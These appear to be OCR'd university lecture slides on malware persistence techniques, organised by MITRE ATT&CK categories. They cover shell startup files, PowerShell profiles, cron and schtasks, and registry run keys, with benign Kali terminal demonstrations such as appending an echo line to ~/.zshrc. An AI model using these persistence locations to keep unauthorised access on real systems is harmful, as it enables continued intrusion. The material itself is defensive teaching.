NETWORK & MULTIMEDIA LAB

MALWARE PERSISTENCE

Spring 2021

What is Malware Persistence?

- 持久化
  - 實現對目標網路設備或系統的持續控制

- https://attack.mitre.org/matrices/enterprise/

Outline

- Event Triggered Execution
- Scheduled Task/Job
- Boot or Logon Autostart/Initialization
- Hijack Execution Flow
- Compromise Client Software Binary

EVENT TRIGGERED EXECUTION

.bash_profile and .bashrc

PowerShell Profile

.bash_profile and .bashrc

- 自動配置環境的 shell script


```
┌──(kali㉿kali)-[~]
└─$ cat ~/.bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac
```

- 有哪些腳本會執行? 會根據:
  - login/non-login shell
  - Interactive/non-interactive shell

- login shell
  - 取得 bash 時需要完整的登陸流程，e.g. su, ssh.
- non-login shell
  - 取得 bash 時不需要重複登陸
- Interactive
  - 用來和用戶交互，提供了命令提示符可以輸入命令
- non-interactive
  - bash –c “CMD”
  - ssh foo@bar “CMD”

区别	login (profile)	non–login
interactive (rc)	login 会加载 /etc/profile 和 ~/.profile，interactive 会存在 PS1 变量	在终端中手动启动 bash， non–login 不会执行 profile，执行 /etc/bashrc 和 ~/.bashrc
non–interactive	login 会执行 profile， non–interactive 不会执行 rc	bash –c “CMD” 执行，不会执行 profile， 也不会执行 rc

.bash_profile and .bashrc





```
┌──(kali㉿kali)-[~]
└─$ file $(which bash)
/usr/bin/bash: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
307781fc7f, for GNU/Linux 3.2.0, stripped

┌──(kali㉿kali)-[~]
└─$ cat ~/.profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi
```

http://www.solipsys.co.uk/new/BashInitialisationFiles.html

.bash_profile and .bashrc

- Check current shell

```
┌──(kali㉿kali)-[~]
└─$ echo $SHELL
/usr/bin/zsh

┌──(kali㉿kali)-[~]
└─$ cat /etc/passwd | grep kali
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
```



.bash_profile and .bashrc

- Kali use zsh as default

```
┌──(kali㉿kali)-[~]
└─$ zsh
┌──(kali㉿kali)-[~]
└─$ echo "echo '~/.zshrc executed'" >> ~/.zshrc

┌──(kali㉿kali)-[~]
└─$ zsh
~/.zshrc executed
```

PowerShell Profile

- profile locations

For example, the PowerShell console supports the following basic profile files. The profiles are listed in precedence order. The first profile has the highest precedence.


Description	Path
All Users, All Hosts	$PSHOME\Profile.ps1
All Users, Current Host	$PSHOME\Microsoft.PowerShell_profile.ps1
Current User, All Hosts	$Home\[My]Documents\PowerShell\Profile.ps1
Current user, Current Host	$Home\[My]Documents\PowerShell\Microsoft.PowerShell_profile.ps1

SCHEDULED TASK/JOB


Schtasks

Cron

Windows: Schtasks



Windows: Schtasks



Unix-like operating systems: Cron

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr  ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Unix-like operating systems: Cron


```
┌──(kali㉿kali)-[~]
└─$ crontab -h
crontab: invalid option -- 'h'
crontab: usage error: unrecognized option
usage:  crontab [-u user] file
        crontab [ -u user ] [ -i ] { -e | -l | -r }
                (default operation is replace, per 1003.2)
        -e      (edit user's crontab)
        -l      (list user's crontab)
        -r      (delete user's crontab)
        -i      (prompt before deleting user's crontab)

┌──(kali㉿kali)-[~]
└─$ sudo cat /var/spool/cron/crontabs/kali
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.n00U4b/crontab installed on Tue Apr  6 04:26:02 2021)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
```

BOOT OR LOGON AUTOSTART / INITIALIZATION

Registry Run Keys / Startup Folder
Startup Items


Registry

- Registry 是存儲 Windows OS、使用者、硬體、應用程式的配置資訊資料庫。
  - 某個副檔名的檔案，預設要用哪個應用程式開啟
  - 對某個物件按下滑鼠右鍵時，顯示的選單項目有哪些



Registry

